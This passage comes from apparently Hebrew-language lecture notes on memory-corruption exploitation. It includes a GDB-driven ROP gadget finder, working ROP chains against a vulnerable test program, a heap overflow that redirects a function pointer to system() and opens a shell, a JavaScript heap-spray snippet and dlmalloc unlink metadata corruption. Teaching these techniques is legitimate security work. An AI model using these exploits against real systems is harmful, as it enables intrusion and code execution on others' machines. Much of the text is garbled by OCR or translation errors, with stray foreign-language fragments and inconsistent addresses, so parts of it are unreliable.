מקבלים את כל המיפויים האלה, ובין היתר מוצאים היכן נמצא ה-`text segment` (הקוד) של `.libc`. זה המקום שבו רוצים להתחילה לחפש את הגאדג'טים שלנו, שכן זה `.executable`.

אם כך, אפשר לזרוק את כל הקוד הזה לתוך קובץ באמצעות הפקודה dump memory. בעזרתו פיתון פותחים את הקובץ הזה לקריאה, ומ Chapman האם מופיע הגדגיט 1, mov EAX. מקבלים את האינדקס בתוך הקובץ שבו מופיע רצף הבתים זהה. כדי למצוא את הגדגיט במרחב הזיכרונות של התוכנית

```
(gdb) dump memory libc.bin 0xb7e28750 0xb7f5404d
(gdb) q
A debugging session is active.

 Inferior 1 [process 6448] will be killed.

Quit anyway? (y or n) y
/home/user$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> libc = open('libc.bin').read()
>>> libc.index('\xb8\x01\x00\x00\x00\xc3') # MOV EAX, 1
86960
>>> █
```

האמתית, לוחכים את כתובות הבסיס של הטקסט של libc כפי ש-GDB הראה ומוסיפים את האינדקס offset שהתקבל ב-`c`.

כדי לא לחזור על התהיליך זהה שוב ושוב בצורה ידנית, ניתן לכתוב סקרייפט פ'יתון קטן שיישמש כ-  
פ'שוט מבצעים אוטומטיים של התהיליך שתיארנו לעיל:

```
1 import assemble, re, subprocess, sys
2
3 library, gadget = sys.argv[1:]
4
5 def gdb(*args):
6 command = ['gdb', 'a', '--batch', '--quiet']
7 for arg in args:
8 command.append('-ex')
9 command.append(arg)
10 return subprocess.check_output(command)
11
12 output = gdb('break main', 'run', 'info files', 'quit')
13
14 for line in output.splitlines():
15 if '.text' in line and library in line:
16 start, end = re.search('0x([0-9a-f]*) - 0x([0-9a-f]*)', line).groups()
17 start, end = int(start, 16), int(end, 16)
18
19 path = library+'.bin'
20 gdb('break main', 'run', 'dump memory %s %s %s' % (path, start, end))
21 data = open(path).read()
22
23 opcode = assemble.assemble_data(gadget + '; RET')
24 if opcode in data:
25 address = start + data.index(opcode)
26 print('%08x' % address)
```

- הפקנץיה gdb מರיצה את a ב-GDB ומבצעת את רצף הפקודות שMOVEDוות לה כארגומנטים.
- היא למעשה חוסכת לנו את סדרת הפעולות שביצענו קודם ידנית.
- מתחילה לזרוץ על כל השורות ב-info files באוטופוט. אם מוצאים שורה שמכילה את המחרוזת text. של library (מספרה שמננה רצים לשלו' גאדג'יטים, את שמה מעבירים כารוגמנט לסקרייפט), מחלכים את טווח הכתובות שבהן הסגמנט הזה יושב. יוצרים את הכתובת library.bin ועושים dump memory לתוכו.
- פותחים את הקובץ הבינארי המתkeletal לקריאה ומחפשים בתוכו את הגאדג'יט שגם אותו קיבלנו כארוגמנט. אם האופקود המתkeletal מהגאדג'יט הזה נמצא בקובץ, התכנית תדפיס את הכתובת בז'רנון התכנית המקורית שבה הגאדג'יט הזה נמצא.

מה אם רוצים את הגאדג'יט 3 mov EBX, 3 והוא לא קיים בכל הספריה? כמו שראינו קודם, נשתמש בגאדג'יט של EBX pop, ונשים 3 במחסנית.

אם רוצים גאדג'יט של קריאת מערכת, int 0x80, ולא מוצאים אותו בכל הספריה, אפשר לחפש את זה בספריות אחרות שנטעןות לבינארי – לדוגמה מוצאים

```
/home/user$ python rop.py libc 'MOV EAX, 1'
b7e3db00
/home/user$ python rop.py libc 'MOV EBX, 3'
/home/user$ python rop.py libc 'POP EBX'
b7e29395
/home/user$ python rop.py libc 'INT 0x80'
/home/user$ python rop.py ld 'INT 0x80'
b7fdbaa0
/home/user$
```

את הגאדג'יט הרצוי ב-pa, הדינמייק לינקר.

עתה אפשר להרכיב את ה-shellcode שלו:

```
1 import os, struct, subprocess
2
3 buffer_offset = 44
4 mov_eax_1 = 0xb7e3db00
5 pop_ebx = 0xb7e29395
6
7 int_0x80 = 0xb7fbdaa0
8
9 shellcode = 'a'*buffer_offset + struct.pack('<IIiI', mov_eax_1, pop_ebx, 3, int_0x80)
10
11 os.execl('./a', './a', shellcode)
```

דורסים את כל הבادر וודורסים את כתובת החזרה ב-

```
mov EAX, 1
pop EBX // 3 comes after so this is equivalent to mov EBX, 3
int 0x80 // syscall
```

יש שתי בעיות עם ה-shellcode הזה –

- 3 הוא int כולם 0x00000003
- גם בכתובת של 1 המov יש בייט 00

הbag מבוסס על strcpy ולכן זה לא יעבד.

אפשר לשדרג את ה-gadget finder שלנו כדי למצוא את כל הגאדגטים המתאים על פni כל הספריות שטענות לבינארי שלנו ולא רק בספריה ספציפית, וכך למצוא כתובת לגאדgit הרצוי שאינה מכילה byte null.  
כדי להתגבר על הבעיה עם שימוש במספרים חיוביים קטנים שמקילים הרבה בתים של 0, כמו 3, נכניס ל-EBX את -1, כלומר 0xffffffff, אז נעשה 4 פעמים inc EBX ונשיג את אותה תוצאה.

```
/home/user$ python rop.py libc 'MOV EAX, 1'
b7e3db00
b7e5a644
b7e85678
b7ea2448
b7eb1430
b7ec2aa8
b7ec2afe
b7ec2b0d
b7ec3ab0
b7ec3bea
b7ec63e0
b7eec1e4
b7eedb54
b7f04065
b7f18c10
b7f1ba2e
b7f25a80
b7f25f58
b7f269eb
b7f26a38
b7f26b08
/home/user$ python rop.py libc 'INC EBX'
b7e3baa4
b7e3bbea
b7e8611e
b7f16cbf
/home/user$
```

נכתב את ה-shellcode החדש:

```
1 import os, struct, subprocess
2
3 buffer_offset = 44
4 mov_eax_1 = 0xb7e5a644
5 pop_ebx = 0xb7e29395
6 inc_ebx = 0xb7e3baa4
7 int_0x80 = 0xb7fdbaa0
8
9 shellcode = 'a'*buffer_offset + struct.pack('<IIiIIIII', mov_eax_1, pop_ebx, -1, inc_ebx, inc_ebx, inc_ebx, inc_ebx, int_0x80)
10 os.execl('./a', './a', shellcode)
```

ואכן כנדרץ נראה שהצלחנו להזיריק shellcode שקורא ל-exit עם error code 3.

## איך מתגברים על מחסנית AX ו-XN?

מקובל, באמצעות ROP, לכתוב חתיכת קוד מוד מסויימת שמאפשרת להזריק shellcode קלאסי למחסנית ולהריץ אותו ממש.

```
mprotect(void* addr, size_t len, int prot)
```


פונקציה זו מחלילה את הרשות כפוי שהוגדרו ע"י הדגל prot על איזור הזכרן שגודלו len וראשיתו ב-addr. אך אפשר לדוגמה לקרה לה על הבادر שלנו ולאפשר הרצת קוד בגודל של עד 1024 בתים אפשר באמצעות ROP לבנות את הקראיה

```
mprotect(0xbffff650, 1024, PROT_READ|PROT_WRITE|PROT_EXEC)
```

ובכך להפוך את הבادر ל-executable.

## JIT Crafting

מן הסתם אי אפשר לעשות ROP בג'אווה סקריפט כי זו תופעה ייחודית לשפות עם קומפיילר on the fly interpreted שמקמפלות תוך כדי ריצה חלקים מהקוד לשפת C ורק אז מרחיבות אותו, כי משתמש שיש חלקים בקוד שעבורם זה יותר מהיר מהרץ אותו דרך המפרש, לדוגמה לולה שקורית הרבה פעמים. ג'אווה סקריפט רצה בתוך דף-דף, ולכן אין אפשרות לגשת ל-libc ואלה. אלא שהדף עושה JITCompilation וואפשר לקבל דברים כאלה:



סתם הגדרנו משתנה `y` שנutan `-J` של כל מיני מספרים. עליה JIT ומאפיק לנו קוד BINARI. רואים שהוא שעשינו למשה זה לקבל קוד אסמלבי שמורכב מגאדג'טים, שאיתו אפשר להשתמש החולשה.

## הגנות מפני Low Level Exploits

### ASLR – Address Space Layout Randomization

מה שעזר לתוקפים עד עכשו זה שהרבה דברים נתענים לזכרון בכתובות קבועות, כמו libc.dll. ROP מתבסס על זה. מילא, עם מנגן ה-GOT וה-PLT, עושים לינקינג לפונקציות מסוימות דינמיות רק כאשר הן נקראות. אם זה מה שקרה מילא, אין שימושות לכתובת שבה הפונקציה נמצאת בפועל כי היא מחוותת ל-PLT ול-GOT בצורה דינמית. לכן, אפשר לטעון את הפונקציה בכתובת רנדומלית במקומות הכתובת הקבועה.

יש לסיג ולומר שהוא לא רנדומיזציה מלאה כי יש על זה הרבה מגבלות. זה מאד מקשה על התקוף אבל זה לא proof fool – אם יש information disclosure זה שביר.

## Shadow Stack

פתרון זה יכול להיות ברמת הקומpileר או בرمמה החומרתית. מה שהוא עושה זה להחליף פקודות call בפקודה שדוחفت את כתובת החזרה של הפונקציה גם למחסנית וגם לבניה נתונים נוסף – ה-shadow stack, שאי אפשר להתעסק אליה. פקודת ret תקרא גם את המחסנית וגם את ה-shadow stack ותשווה בין הכתובות. אם ב-shadow stack מופיעה כתובת חזרה שונה מזו במחסנית הרגילה, סימן שדרשו לנו את כתובת החזרה ב-buffer overflow והמעבד מカリס את התוכנית.

זה פתרון חדש והטכנולוגיה הזאת עוד לא למורי מיושמת בצורה שכיחה. ממילא, זה לא ירוג את ROP כי במקום ret (C3) אפשר להשתמש ב-kmp + pop.

## Heap Overflow

לעתים קרובות באפרים מוקצים על הערימה בצורה דינמית באמצעות malloc. שם גם מוקצים את רוב ה-struct-ים ושאר האובייקטים המעניינים של התוכנית. אם עושים overflow לAPER בערימה, סביר להניח שנדרסו מבני נתונים שחוווניים לתוכנית. בפרט, יכול להיות שנדרסו function pointers שהם חלק מ-struct-ים (لامולציה של OOP בשפת C), ואם נדרסו אותן, יוכל להחליף הצבעה לפונקציה אחרת כרצוננו.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 typedef struct log
6 {
7 void (*write)(char* message);
8 } log_t;
9
10 void log_write(char* message)
11 {
12 printf("%s\n", message);
13 }
14
15 int main(int argc, char* argv[])
16 {
17 char* username = malloc(32);
18 char* password = malloc(32);
19
20 log_t* log = malloc(sizeof(log_t));
21 log->write = log_write;
22
23 strcpy(username, argv[1]);
24 strcpy(password, argv[2]);
25
26 log->write(username);
27
28 free(log);
29 free(password);
30 free(username);
```

דמוי:

יש לנו struct שמייצג log ויש לו מתודת write שמקבלת message ומדפיסה אותה. ב-main מקבלים כารוגמנטים שם משתמש וסיסמה, אוטם מעתיקים באמצעות strcpy לAPERים בגודל 32 ביט כ"א ש谟וקצים על הערימה. קובעים את write של log להיות log\_write. בסוף משחררים את כל הזיכרון שהקצינו.

26 פותחים את התכנית ב-gdb  
ושמם בריקפונט בשורה

מצביעים את התכנית עם  
איזהם אפשר לחדפיו ולראות  
בailo כתובות נמצאת  
הסטרהקט log והפונקציה  
.log\_write.  
אכן, אם הולכים לכתובת  
של log רואים שהוא מכיל  
את הכתובת של הפונקציה  
.log\_write.

```
/home/user$ gcc -g a.c -o a
/home/user$ gdb -q a
Reading symbols from a...done.
(gdb) break 26
Breakpoint 1 at 0x804855d: file a.c, line 26.
(gdb) run foo bar
Starting program: /home/user/a foo bar

Breakpoint 1, main (argc=3, argv=0xbfffff734) at a.c:26
26 log->write(username);
(gdb) print log
$1 = (log_t *) 0x804b058
(gdb) print log_write
$2 = {void (char *)} 0x80484cb <log_write>
(gdb) x/16bx 0x804b058
0x804b058: 0xcb 0x84 0x04 0x08 0x00 0x00 0x00 0x00
0x804b060: 0xc0 0x00 0x00 0x00 0xa1 0x0f 0x02 0x00
(gdb) x/56bx 0x804b058-40
0x804b030: 0x02 0x01 0x72 0x00 0x00 0x00 0x00 0x00
0x804b038: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804b040: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804b048: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804b050: 0x00 0x00 0x00 0x00 0x11 0x00 0x00 0x00
0x804b058: 0xcb 0x84 0x04 0x08 0x00 0x00 0x00 0x00
0x804b060: 0xc0 0x00 0x00 0x00 0xa1 0x0f 0x02 0x00
(gdb) ■
```

נדפס את 16 הבטים שהדפסנו ועוד 40 בתים אחריה. רואים שמופיעה שם המילה bar, שהוא הסימנה שהכנסנו, ולאחריה כל יתר האפסים בבאפר של הסימנה, ועוד את אותו פוינטר ל-log\_write. אם נכתוב סימנה מספיק ארוכה נוכל להחליף את הפוינטר ל-log枉 לפוינטר לפונקציה אחרת.

마חר שהפונקציה log\_write נקראת עט ארוגומנט username, שהוא גם בשליטתו, נוכל להשתמש ב-username/"bin/sh" בתור שם משתמש. נדרוס את 32 הבטים של הבאפר של הסימנה ואת הפוינטר ל-log枉 נדרוס בפוינטר לפונקציה system. כך כאשר קוראים לקרוא ל-(log->write(username, password)) system("bin/sh") ופוטחים shell.

```
/home/user$ python a.py
sh-4.3$ echo "Hello, world!"
Hello, world!
sh-4.3$ exit
exit
*** Error in `./a': double free or corruption (out): 0x0804b058 ***
```

## Use After Free

לאובייקטים שעושים להם malloc צריך לעשות גם free כדי למנוע דליית זכרון. במערכות תוכנה מורכבות לא קל להבטיח שזה קורה כמו שצriger, כי free, בדומה ל-komk של המחסנית, לא הורס את הדאטא אלא רק מסמן את האיזור הזה בזיכרון-allocatable, כלומר בפעם הבאה שמשהו יבקש להקצות זיכרון נשקל לתת לו את חתיכת הזיכרון הזה. אבל עד אז הדאטא הייתה שם לא נמחקה, והכתובות של איזור הזיכרון הזה היא dangling pointer.

אם לתוכף יש אפשרויות להקצות זיכרון, הוא יכול לבקש את הזיכרון הזה ששורר ולקבל אותו בזיכרון-агрегат, ולכתוב מחדש את הדאטא שכותבה בו. אם יזרק לשם קוד זדוני אפשר לעשות הרבה דברים אם מישהו אחר יגש לקרוא את הפוינטר הזה. יכול להיות שמשהו יגש לפוינטר ששורר מכל מיני סיבות, בעיקר concurrency, או מערכות OO גדולות שבן לא ברורה -ownership על דברים. באופן כללי, זה באג שבד"כ קיים במערכות תוכנה מורכבות כמו-DDPנים: אתר זדוני יכול להריץ SJ שמקצת מהרזה עם shellcode, shellcode וtopf wild pointer עלול להשתחרר ולהמשיך את החולשה.

מה הסיכוי שבאמת קיבל wild pointer wild指针可以在分配内存时就指向一个未被分配的地址吗？

## Heap Spraying

הרעילן: נקצתה מערך גדול במיוחד ונמלא אותו בעותקים של ה-shellcode שלנו. כך בסבירותו הרבה יותר גבוהה נתפס זיכרון שוחרר. במעבדי 32 ביט זה ממש אפקטיבי, במעבדי 64 ביט זה פחות כי מרחב הכתובות הרבה יותר גדול מה שמאפשר בהרבה את הסיכויים.

```
var nop = unescape("%9090%9090");
while (nop.length < 0x100000) {
 nop += nop
}
var shellcode = unescape("%ub801%u0000%...");
var x = new Array ();
for (i=0; i<1000; i++) {
 x[i] = nop + shellcode;
}
```

## Metadata Corruption


הענימה היא למעשה מבנה נתונים שמנוהל ע"י שתי פונקציות עיקריות: `malloc` ו-`free`. למבנה הנתונים זה יש כל מיון שימושים, אולם רוב השימושים משתמשים במתאDATA: גודל הבלוק, האם הוא פנוי או מאולץ וכו'. אם אנחנו מצליחים לדרש את המתאDATA כנראה נגרום לתקיפה של התכנית ברגע שננסה לבצע פעולה `malloc`, `free` נוספת משום שמבנה הנתונים לא קונסיסטנטי מבחינת האלגוריתם.

### Doug Lea Malloc

מיושן למלוק שהוא בשימוש הרבה שנים. הוא מוסיף לכל בלוק זיכרון שהוא מקופה 8 בתים של מתאDATA (כל הדוגמאות לעיל קומפלן עם `lmalloc` עם):

- 4 בתים של גודל הבלוק המשוחזר הקודם
  - 4 בתים של גודל הבלוק הנוכחי.
- ו הוא חייב להיות כפולה של 8 בתים, כי אז יש 3 בתים בסוף שהם אפסים, וביהם משתמשים גדולים. בפרט, אם ב-LSA יש 1 אז הבלוק הקודם תפוס, ואחרת פנוי.
- כלומר בשימוש זה של `malloc` יוקטו לפחות 8 בתים של DATA – אם עושים `(0)malloc` מקצים 8 בתים של DATA ועוד 8 בתים של מתאDATA.

כאשר בלוק משוחזר, 8 הבטים הראשונים שלו משמשים לשני פוינטורים בمعنى רשיימה מקווארת זו:CIONITY של בלוקים חופשיים – פוינטר אחד לבלוק החופשי הקודם ופוינטר אחד לבלוק החופשי הבא. למעשה, מתחזקים מספר רשימות הקשורות, המכונות `bins`, של בלוקים משוחזרים בגודלים דומים.



בתכנית זו מוצאים 3 אפרים בזיכרון כ"א בגודל 1024 ביט באמצעות `dlmalloc`, מלאים אותו ב-`0x11`, `0x22`, `0x33` בהתאם, ולבסוף משחררים את המצביעים בסדר קלשנו.

בקובץ `a.gdb` נכתב סקריפט ל-gdb:

בריקפונט בשורה 16 לפני ה-`free` הראשון  
מתחלים לרווח

מדפיסים את 16 הבטים הראשונים של הבלוקים המוצבעים של `p1,p2,p3` (מטהDATA + 8 בתים ראשוניים) מוצעים את השורה הבאה, שוב מדפיסים את המצביעים, וכך 3 פעמים עד שככל הפונקטרים שוחררו.

```
1 b 16
2 g
3 x/16xb p1-8
4 x/16xb p2-8
5 x/16xb p3-8
6 n
7 x/16xb p1-8
8 x/16xb p2-8
9 x/16xb p3-8
10 n
11 x/16xb p1-8
12 x/16xb p2-8
13 x/16xb p3-8
14 n
15 x/16xb p1-8
16 x/16xb p2-8
17 x/16xb p3-8
18 n
```

```
1 #include "malloc.h"
2 #include <string.h>
3
4 int main()
5 {
6 char *p1, *p2, *p3;
7
8 p1 = dlmalloc(1024);
9 p2 = dlmalloc(1024);
10 p3 = dlmalloc(1024);
11
12 memset(p1, 0x11, 1024);
13 memset(p2, 0x22, 1024);
14 memset(p3, 0x33, 1024);
15
16 dlfree(p2);
17 dlfree(p1);
18 dlfree(p3);
19
20 return 0;
21 }
```

```
/home/user/lec5$ gcc -g a.c malloc.c -o a 2>/dev/null
/home/user/lec5$ gdb a --batch --command=a.gdb
Breakpoint 1 at 0x8048634: file a.c, line 16.

Breakpoint 1, main () at a.c:16
16 dlfree(p2);
0x804b000: 0x00 0x00 0x00 0x00 0x09 0x04 0x00 0x00
0x804b008: 0x11 0x11 0x11 0x11 0x11 0x11 0x11 0x11
0x804b408: 0x00 0x00 0x00 0x00 0x09 0x04 0x00 0x00
0x804b410: 0x22 0x22 0x22 0x22 0x22 0x22 0x22 0x22
0x804b810: 0x00 0x00 0x00 0x00 0x09 0x04 0x00 0x00
0x804b818: 0x33 0x33 0x33 0x33 0x33 0x33 0x33 0x33
17 dlfree(p1);
0x804b000: 0x00 0x00 0x00 0x00 0x09 0x04 0x00 0x00
0x804b008: 0x11 0x11 0x11 0x11 0x11 0x11 0x11 0x11
0x804b408: 0x00 0x00 0x00 0x00 0x09 0x04 0x00 0x00
0x804b410: 0x74 0x50 0xfd 0xb7 0x74 0x50 0xfd 0xb7
0x804b810: 0x08 0x04 0x00 0x00 0x08 0x04 0x00 0x00
0x804b818: 0x33 0x33 0x33 0x33 0x33 0x33 0x33 0x33
18 dlfree(p3);
0x804b000: 0x00 0x00 0x00 0x00 0x11 0x08 0x00 0x00
0x804b008: 0x74 0x50 0xfd 0xb7 0x74 0x50 0xfd 0xb7
0x804b408: 0x00 0x00 0x00 0x00 0x08 0x04 0x00 0x00
0x804b410: 0x74 0x50 0xfd 0xb7 0x74 0x50 0xfd 0xb7
0x804b810: 0x10 0x08 0x00 0x00 0x08 0x04 0x00 0x00
0x804b818: 0x33 0x33 0x33 0x33 0x33 0x33 0x33 0x33
20 return 0;
0x804b000: 0x00 0x00 0x00 0x00 0x01 0x10 0x00 0x00
0x804b008: 0x74 0x50 0xfd 0xb7 0x74 0x50 0xfd 0xb7
0x804b408: 0x00 0x00 0x00 0x00 0x08 0x04 0x00 0x00
0x804b410: 0x74 0x50 0xfd 0xb7 0x74 0x50 0xfd 0xb7
0x804b810: 0x10 0x08 0x00 0x00 0x08 0x04 0x00 0x00
0x804b818: 0x33 0x33 0x33 0x33 0x33 0x33 0x33 0x33
21 }
```

Metadata  
p2  
p3.curr size

After free p2:  
Data replaced  
by pointers

p3.prev size  
p3.curr size

נראה איך עם הדבר זהה אנחנו מוצאים חולשה.

בשלב ראשון רוצים להקiris תכנית שמתבססת על strcpy: אם כתבים יותר מדי strcpy יקריס כי נגלוש לכתוב בדף שלא ממופה ל-heap ונעוף על segfault. אם נכתב בדיק בגודל הנכון, תהיה קריסה על dlfree – strcpy ידריס את המטאדאטה וכשנגייע לשימוש שוב במבנה הנתונים של הערימה הוא יהיה הרו.

```
/home/user/lec5$ gcc -g b.c malloc.c -o b 2>/dev/null
/home/user/lec5$ gdb -q b
Reading symbols from b...done.
(gdb) run `python -c "print('a'*5000)"`
Starting program: /home/user/lec5/b `python -c "print('a'*5000)"`
Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1754
1754 /sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) run `python -c "print('a'*1050)"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/lec5/b `python -c "print('a'*1050)"`
Program received signal SIGSEGV, Segmentation fault.
0x08049629 in dlfree (mem=0x804e410) at malloc.c:3642
3642 nextsize = chunksize(nextchunk);
(gdb)
```

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int n = 1;
5
6 int main(int argc, char* argv[])
7 {
8 char *p1, *p2;
9
10 p1 = dmalloc(1024);
11 p2 = dmalloc(1024);
12
13 strcpy(p1, argv[1]);
14
15 dlfree(p2);
16 printf("%08x\n", n);
17 dlfree(p1);
18
19 return 0;
20 }
```


ב-GDB רואים שאם כתבים למשל 5000 בתים בקלט אז עפים על 1050 segfault strcpy-ב-dlfree, ואם כתבים קוריםים ב-dlfree, וופצי'י בשורה 3642 של malloc

מה יש שם? עושים איזשהו חישוב שימוש בגודל של הבלוק הנוכחי המשחררים כדי לקבוע איפה הבלוק החופשי הבא. גודל הבלוק נדרש במסגרת הדרישה של המטאדאטה וכן מנסים לאגש ל-[nextchunk](#) עם כתובות זבל ועפים על זה. אז, אם נשים ב-size

```
3640 else if (!chunk_is_mmapped(p)) {
3641 nextchunk = chunk_at_offset(p, size);
3642 nextsize = chunkszize(nextchunk);
3643
3644 /* consolidate backward */
3645 if (!prev_inuse(p)) {
3646 prevsize = p->prev_size;
3647 size += prevsize;
3648 p = chunk_at_offset(p, -(long) prevsize);
3649 unlink(p, bck, fwd);
3650 }
3651 }
```

איזשהו גודל הגינוי, נצליח להתקדם לחلك הבא של הקוד.

בחלק הבא, לבлокים פנויים צמודים עושים coalescing – מאחדים אותם לבлок פנוי אחד יותר גדול. התהיליך זהה מתבצע באופן הבא:




בשלב הראשון מזידים את הפונטר p לתחילת המטאדאטה של הבלוק הקודם, באמצעות חישוב עム .prevsize


בשלב השני עושים unlink, שהוא מפרק שמווציא את הבלוק אליו מצביע ק מהרשימה המקורית. הסיבה שמווציאים אותו מהרשימה היא שאם מזיגים אותו עם

```
2101 /* Take a chunk off a bin list */
2102 #define unlink(P, BK, FD) {
2103 FD = P->fd;
2104 BK = P->bk;
2105 FD->bk = BK;
2106 BK->fd = FD;
2107 }
```


בלוק אחר, הגדלל שלו הולך לשנתנות בקרוב ואז הוא יctrar גם לעבר ל-*חין* אחר של בלוקים יותר גודלים.



הzzת  $\leftarrow$  לתחילת הבלוק הקודם מתבצעת תוקן התคำבות  $\leftarrow$  size של הבלוק השני שמשחררים. אם נכתב  $\leftarrow$ - במקום של  $\text{size}$  של  $\text{prev}$ , נציג את  $\leftarrow$  4 בתים קדימה בתוך הבלוק השני וכך נסדר שהבלוק הקודם והבלוק הנוכחי "חוופפים":



אחרי שעבדנו על התכנית לחושב שהבלוק הקודם חופה לבלוק הנוכחי, אנחנו ממשיכים בדרך להלאה.




- כתבים שוב  $\leftarrow$  4 ב- $\text{prev\_size}$  של "הבלוק הקודם".
